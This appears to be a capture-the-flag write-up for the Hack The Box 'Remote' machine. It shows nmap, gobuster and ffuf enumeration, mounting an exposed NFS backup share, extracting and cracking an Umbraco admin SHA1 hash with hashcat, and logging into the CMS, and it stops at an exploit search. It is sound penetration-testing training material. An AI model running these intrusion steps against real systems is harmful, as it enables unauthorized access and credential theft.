[Windows] Remote

Scanning

NMAP scan

- First General nmap scan all 65k ports.

```
sudo nmap -sS -Pn -T4 -p- 10.10.10.5 > nmap.txt
```

Results:

```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
```

Service Version and Default Nmap scripts.

- now I will do a service scan along with the default Nmap script on these ports.

```
sudo nmap -sS -sV -sC -Pn -T4 -p21,80,111,135,139,445,2049,5985,47001 10.10.10.180
```

- Now, the output from this is going to be very large, so what I do is keep all extra details in a text file. Then, in my write-up, I will paste just the ports and the version to keep it small and simple. When I go to enumerate, I will refer back to my nmap.txt file, and if I feel that I need to use some of that information, I will show it in my write-up.

Example:

```
└─$ cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 22:35 EST
Nmap scan report for remote.htb (10.10.10.180)
Host is up (0.036s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
grep -E '^[0-9]+/tcp' nmap.txt # GREP JUST FOR PORTS

21/tcp    open  ftp           Microsoft ftpd
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp   open  rpcbind       2-4 (RPC #100000)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
```

Gobuster

- I will use gobuster to perform directory brute-forcing to see what additional information I can get from the web application.

Directory Bruteforce:


```
gobuster dir -u http://remote.htb -w /usr/share/wordlists/seclists/Discovery
/Web-Content/big.txt
```

Results:

```
┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ cat gobuster.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://remote.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/1111                 (Status: 200) [Size: 4196]
/Home                 (Status: 200) [Size: 6703]
/Blog                 (Status: 200) [Size: 5011]
/Products             (Status: 200) [Size: 5338]
/People               (Status: 200) [Size: 6749]
/Contact              (Status: 200) [Size: 7890]
/about-us             (Status: 200) [Size: 5451]
/blog                 (Status: 200) [Size: 5011]
/contact              (Status: 200) [Size: 7890]
/home                 (Status: 200) [Size: 6703]
/install              (Status: 302) [Size: 126] [--> /umbraco/]
/intranet             (Status: 200) [Size: 3323]
/master               (Status: 500) [Size: 3420]
/people               (Status: 200) [Size: 6739]
/person               (Status: 200) [Size: 2741]
/product              (Status: 500) [Size: 3420]
/products             (Status: 200) [Size: 5328]
/umbraco              (Status: 200) [Size: 4040]

===============================================================
Finished
===============================================================
```

- lets find `/umbraco` to see what this is, if I remember correctly this is the name of a CMS.

Visiting the CMS Login Page:



- Let's look for default credentials for this CMS.


```
<script type="text/javascript">
  var Umbraco = {
  };
  Umbraco.Sys = {
  };
  Umbraco.Sys.ServerVariables = {
    "umbracoUrls":{
      "externalLoginsUrl":"/umbraco/ExternalLogin","serverVarsJs":"/umbraco/ServerVariables","authenticationApiBaseUrl":
      "/umbraco/backoffice/UmbracoApi/Authentication/","currentUserApiBaseUrl":"/umbraco/backoffice/UmbracoApi/CurrentUser/"
    },"umbracoSettings":{
      "imageFileTypes":"jpeg,jpg,gif,bmp,png,tiff,tif","maxFileSize":"51200","allowPasswordReset":true,"loginBackgroundImage":
      "assets/img/installer.jpg"
    },"isDebuggingEnabled":false,"application":{
      "cacheBuster":"52370f201e0ca426f00534ed31f892e7","applicationPath":"/"
    },"features":{
      "disabledFeatures":{
        "disableTemplates":false
      }
    }
  };
  </script>
```


- This was within script tags on the `/umbraco` login page.
- Let's run FFUF on these newly discovered Directories with FFUF:

FFUF

```
ffuf -u http://remote.htbFUZZ -w dir
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ ffuf -u http://remote.htbFUZZ -w dir

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://remote.htbFUZZ
 :: Wordlist         : FUZZ: /home/kali/Desktop/HTB/remote/dir
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

/umbraco/ServerVariables [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 62ms]
:: Progress: [5/5] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ cat dir
/umbraco/ExternalLogin
/umbraco/ServerVariables
/umbraco/backoffice/UmbracoApi/Authentication/
/umbraco/backoffice/UmbracoApi/CurrentUser/
/assets/img/installer.jpg
```

- All Directories were 404 except for:

```
/umbraco/ServerVariables [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 62ms]
```

- The default creds didn't work for the application and there were any other interesting directories revealed so lets begin by going back to our Nmap scan and enumerating some of the different services that we saw running.

Enumerating FTP

```
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

- This means we can access it without creds.

```
┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ ftp  Anonymous@10.10.10.180
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ ftp  Anonymous@10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49683|)
150 Opening ASCII mode data connection.
226 Transfer complete.
ftp> dir
229 Entering Extended Passive Mode (|||49684|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls -la
229 Entering Extended Passive Mode (|||49685|)
150 Opening ASCII mode data connection.
226 Transfer complete.
ftp> exit
```

- Seems that the FTP server is empty lets go to the next port.

Enumerating RPC Port 135:

- for RPC we can use a tool called RPC client to try to gain access.

```
rpcclient -U " " 10.10.10.180 # NULL AUTHENTICATION
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ rpcclient -U "" 10.10.10.180
Password for [WORKGROUP\]:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
```

- Null Authentical not allowed.

```
rpcclient -U "Guest" 10.10.10.180 # guest Logon
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ rpcclient -U "Guest" 10.10.10.180
Password for [WORKGROUP\Guest]:
Cannot connect to server.  Error was NT_STATUS_ACCOUNT_DISABLED
```

- Guest Account is Disabled

Enumerating SMB PORT 139, 445

- we can use SMBCLIENT with `-N -L` to -N no password prompt and -L list

```
smbclient -N -L  \\\\10.10.10.180\\
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ smbclient -N -L  \\\\10.10.10.180\\
session setup failed: NT_STATUS_ACCESS_DENIED
```

Enumerating NFS Port 111, 2049

- `Network File System` (`NFS`) is a network file system developed by Sun Microsystems and has the same purpose as SMB.
  - One of the main difference is NFS is used for Local File sharing between UNIX and LINUX clients.

```
#NMAP OUTPUT:
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
```

```
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
```

- This is output from the `sudo nmap -sV -sC -p111 <IP>`
- What this is showing is port 111 which is commonly associated with older versions of NFS like `NFSv2`, and `NFSv3` .

- The Reason RPC is used on port 111 even though this port is associated with the NFS protocol is that NFS is completely based on RPC for example NFS has no mechanism for authentication or authorization.
    - Instead, authentication is completely shifted to the RPC protocol's options.

NFS Export List

- in NFS it is configured with an export list of directories that it wants to be exposed and shared on with NFS.
- So similarly to SMB when we use `smbclient -L -N \\\\<IP>\\` to list shares we can also a command to do the same thing for NFS that will basically show us the export list which is the available NFS shares.

```
showmount -e 10.10.10.180
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/remote]
└─$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

- since we know `/site_backups` is a NFS share available to everyone lets mount it so we can access it.

Mounting NFS share


```
sudo mount -t nfs 10.10.10.180:/ ./NFSShares/ -o nolock
```

- After we have mounted the share lets see how many file are in the share by using

`tree | tail -n 1` ← This is basically taking last line of tree command which out puts these stats.


```
┌──(kali㉿kali)-[~/Desktop/HTB/remote/NFSShares]
└─$ tree | tail -n 1

487 directories, 1887 files
```

- Since this share has all the files the web app was built with we should be able to read the CMS security password to login:




- Lets grep for ".sdf" in the `tree -if`

```
tree -if | grep -E '.sdf'
```



- since this SDF is going to be full of binary data let's use `strings` and output it into a text file that we can then perform a grep on.

```
sudo strings umbraco.sdf > umbracoSDF.txt
```



- lets crack-these with hashcat

HASHCAT: Cracking Creds from Backup DB file

- First, let hashcat identify the hashes to give us the mode (YES I ALREADY KNOW THE TYPE OF HASH BUT I DONT WANNA SEARCH FOR THE MODE)

```
b8be16afba8c314ad33d812f22a04991b90e2aaa # admin hash
```

```
PS C:\TOOLS\hashcat-6.2.6\hashcat-6.2.6> .\hashcat.exe .\hashFile.txt "C:\Users\bob\Desktop\wordlists\rockyou.txt"
hashcat (v6.2.6) starting in autodetect mode

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.7)
====================
* Device #1: NVIDIA GeForce RTX 3080 Ti Laptop GPU, 15223/16383 MB, 58MCU

OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #2: NVIDIA GeForce RTX 3080 Ti Laptop GPU, skipped

The following 7 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
    100 | SHA1                                                       | Raw Hash
   6000 | RIPEMD-160                                                 | Raw Hash
    170 | sha1(utf16le($pass))                                       | Raw Hash
   4700 | sha1(md5($pass))                                           | Raw Hash salted and/or iterated
  18500 | sha1(md5(md5($pass)))                                      | Raw Hash salted and/or iterated
   4500 | sha1(sha1($pass))                                          | Raw Hash salted and/or iterated
    300 | MySQL4.1/MySQL5                                            | Database Server
```

- **NOTE:** Generally with this you don't provide wordlist file I forgot to remove my wordlist file in this command since I click the arrow up button and reused the command from a previous box.

the correct way to run hash cat when doing hash identification:

```
hashcat hashFile.txt
```

Cracking with Mode 100 (SHA1)

- Now we know what mode SHA1 is we can run hashcat again with the rockyou.txt wordlist and with `-m 100`

```
.\hashcat -m 100 hashFile.txt "C:\Users\bob\Desktop\wordlists\rockyou.txt"
```

```
Stopped: Mon Nov 04 16:13:47 2024
PS C:\TOOLS\hashcat-6.2.6\hashcat-6.2.6> .\hashcat.exe -m 100 .\hashFile.txt "C:\Users\bob\Desktop\wordlists\rockyou.txt" --show
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
```


- now that we have the admin has cracked lets try to login with that cred.

```
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
```


Login with Admin Creds into `/umbraco`

- Since we now know the admin user password we can go back to the CMS login page again to try to gain access and get additional functionality that we can exploit.

- I had some trouble with the username so I referred back to the hashes we got todouble check the username and spelling.




- I tried admin@htb.local and it worked.




- login success, now we have access to the CMS admin page we can look at possibly the version of the CMS to possibly learn of any exploits that we can use on the web app.
- we can also use the additional functionality to possibly exploit the web app further.

After Seaching for exploit with the Umbraco Version:



- https://www.exploit-db.com/exploits/49488

Searchsploit:



- lets get the path to those modules to copy into out current directory :

